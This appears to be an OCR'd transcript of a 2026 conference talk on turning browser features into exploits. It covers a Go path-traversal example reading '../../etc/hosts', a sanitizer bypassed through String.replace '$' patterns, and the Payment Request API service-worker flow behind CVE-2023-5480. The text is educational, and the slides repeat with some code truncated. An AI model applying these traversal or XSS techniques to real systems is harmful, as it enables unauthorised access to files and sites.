Turning Browser Features into Exploits

Huli @ DEVCORE CONFERENCE 2026

Huli

(Front-end | Security) Engineer

BlueWater CTF 戰隊成員（很久沒打）

偶爾會打 bug bounty & 滲透測試

現居東京 🗼

功能這麼多
總是會有一些神奇的特性


```
func main() {
    filename := filepath.Clean("../../etc/hosts")
    pluginFilePath := filepath.Join("/etc/plugins", filename)

    fmt.Printf("Output: %q\n", pluginFilePath)
}
```

func Clean

```
func Clean(path string) string
```

Clean returns the shortest path name equivalent to path by purely lexical processing. It applies the following rules iteratively until no further processing can be done:

1. Replace multiple Separator elements with a single one.
2. Eliminate each . path name element (the current directory).
3. Eliminate each inner .. path name element (the parent directory) along with the non-.. element that precedes it.
4. Eliminate .. elements that begin a rooted path: that is, replace "/.." by "/" at the beginning of a path, assuming Separator is '/'.



```
const tmpl = '<input type="submit" value="{{value}}">'
const value = new URL(location.href).searchParams.get('v')
const safeValue = value.replace(/[<>"]/g, '')
document.body.innerHTML = tmpl.replace('{{value}}', safeValue)
```

Specifying a string as the replacement

The replacement string can include the following special replacement patterns:

Pattern	Inserts
`$$`	Inserts a `"$"`.
`$&`	Inserts the matched substring.
`$``	Inserts the portion of the string that precedes the matched substring.
`$'`	Inserts the portion of the string that follows the matched substring.
`$n`	Inserts the `n`th (`1`-indexed) capturing group where `n` is a positive integer less than `100`.
`$<Name>`	Inserts the named capturing group where `Name` is the group name.

漏洞會被修復

但 features 是有意如此

Case1 - Impossible XSS

```
export default {
  async fetch(request) {
    const url = new URL(request.url);
    const targetUrl = url.searchParams.get('url');
    const response = await fetch(targetUrl, {
      method: 'GET',
      headers: request.headers
    });

    const headers = new Headers(response.headers);
    headers.set('Content-Disposition', 'attachment');
    headers.set('Content-Security-Policy', "default-src 'none';");

    return new Response(response.body, {
      status: response.status,
      headers: headers,
    });
  }
};
```

```
export default {
  async fetch(request) {
    const url = new URL(request.url);
    const targetUrl = url.searchParams.get('url');
    const response = await fetch(targetUrl, {
      method: 'GET',
      headers: request.headers
    });

    const headers = new Headers(response.headers);
    headers.set('Content-Disposition', 'attachment');
    headers.set('Content-Security-Policy', "default-src 'none';");

    return new Response(response.body, {
      status: response.status,
      headers: headers,
    });
  }
};
```

```
export default {
  async fetch(request) {
    const url = new URL(request.url);
    const targetUrl = url.searchParams.get('url');
    const response = await fetch(targetUrl, {
      method: 'GET',
      headers: request.headers
    });

    const headers = new Headers(response.headers);
    headers.set('Content-Disposition', 'attachment');
    headers.set('Content-Security-Policy', "default-src 'none';");

    return new Response(response.body, {
      status: response.status,
      headers: headers,
    });
  }
};
```

1. 不讓你載入網頁，全部改下載

```
export default {
  async fetch(request) {
    const url = new URL(request.url);
    const targetUrl = url.searchParams.get('url');
    const response = await fetch(targetUrl, {
      method: 'GET',
      headers: request.headers
    });

    const headers = new Headers(response.headers);
    headers.set('Content-Disposition', 'attachment');
    headers.set('Content-Security-Policy', "default-src 'none';");

    return new Response(response.body, {
      status: response.status,
      headers: hea
    });
  }
};
```

1. 不讓你載入網頁，全部改下載

2. CSP 直接封死，禁止執行 JavaScript

Credit to Slonser

Slonser Notes

Home All posts About Tags

CVE-2023-5480: Chrome new XSS Vector

Posted on Jan 25, 2024

Chrome XSS


> The article is informative and intended for security specialists conducting testing within the scope of a contract. The author is not responsible for any damage caused by the application of the provided information. The distribution of malicious programs, disruption of system operation, and violation of the confidentiality of correspondence are pursued by law.


[$16000] High CVE-2023-5480

Inappropriate implementation in Payments.


Payment Request API

提供標準 Web API
讓網站更容易接入支付


paymentrequest.show/demo
在任何一個網頁上
bobbucks.dev
Choose how to pay with BobBucks
Pay with BobBucks balance ($50.00)
SEND UPDATE EVENT TO MERCHANT
DETAILS
CANCEL



paymentrequest.show/demo
在任何一個網頁上
bobbucks.dev
都可以使用
Choose how to pay with BobBucks
Pay with BobBucks balance ($50.00)
SEND UPDATE EVENT TO MERCHANT
DETAILS
CANCEL

```
// 填入第三方的網址
const supportedInstruments = [{
  supportedMethods:'https://huli.tw/pay',
}];

const details = {
  displayItems: [{
    label: '商品1',
    amount: { currency: 'TWD', value: '200'}
  }]
};

const request = new PaymentRequest(supportedInstruments, details);

const paymentResponse = await request.show();
await paymentResponse.complete('success');
```



1. 發起 Payment Request
給 huli.tw/pay

huli.tw/pay




1. 發起 Payment Request
給 huli.tw/pay

huli.tw/pay

2. 回傳 manifest 位置

```
{
  "default_applications": [
    "https://huli.tw/manifest.json"
  ]
}
```



1. 發起 Payment Request
給 huli.tw/pay


huli.tw/pay

2. 回傳 manifest 位置

```
{
  "default_applications": [
    "https://huli.tw/manifest.json"
  ]
}
```

3. 拿 manifest

huli.tw/manifest.json



1. 發起 Payment Request
給 huli.tw/pay

huli.tw/pay

2. 回傳 manifest 位置


```
{
  "default_applications": [
    "https://huli.tw/manifest.json"
  ]
}
```

3. 拿 manifest

4. 回傳 manifest

```
{
  "name": "hulipay",
  "serviceworker": {
    "src": "sw-pay.js"
  }
}
```

huli.tw/manifest.json




1. 發起 Payment Request
給 huli.tw/pay

huli.tw/pay

2. 回傳 manifest 位置

```
{
  "default_applications": [
    "https://huli.tw/manifest.json"
  ]
}
```

5. 在 huli.tw 上註冊 sw
並開啟頁面




3. 拿 manifest

huli.tw/manifest.json

4. 回傳 manifest

```
{
  "name": "hulipay",
  "serviceworker": {
    "src": "sw-pay.js"
  }
}
```



1. 發起 Payment Request
給 huli.tw/pay


一個 JSON 檔案

huli.tw/pay

2. 回傳 manifest 位置

```
{
  "default_applications": [
    "https://huli.tw/manifest.json"
  ]
}
```

5. 在 huli.tw 上註冊 sw
並開啟頁面




3. 拿 manifest

huli.tw/manifest.json

4. 回傳 manifest

```
{
  "name": "hulipay",
  "serviceworker": {
    "src": "sw-pay.js"
  }
}
```



1. 發起 Payment Request
給 huli.tw/pay


一個 JSON 檔案

2. 回傳 manifest 位置

```
{
  "default_applications": [
    "https://huli.tw/manifest.json"
  ]
}
```

huli.tw/pay

5. 在 huli.tw 上註冊 sw
並開啟頁面




3. 拿 manifest

再一個 JSON 檔案

4. 回傳 manifest

```
{
  "name": "hulipay",
  "serviceworker": {
    "src": "sw-pay.js"
  }
}
```

huli.tw/manifest.json



1. 發起 Payment Request
給 huli.tw/pay


一個 JSON 檔案

2. 回傳 manifest 位置

```
{
  "default_applications": [
    "https://huli.tw/manifest.json"
  ]
}
```

huli.tw/pay

5. 在 huli.tw 上註冊 sw
並開啟頁面



3. 拿 manifest

再一個 JSON 檔案

4. 回傳 manifest

```
{
  "name": "hulipay",
  "serviceworker": {
    "src": "sw-pay.js"
  }
}
```

huli.tw/manifest.json

最後加個 JS

要執行 JavaScript 的話...

一般狀況

1. 能執行的 HTML
2. 不嚴格的 CSP 或繞過

要執行 JavaScript 的話...

一般狀況

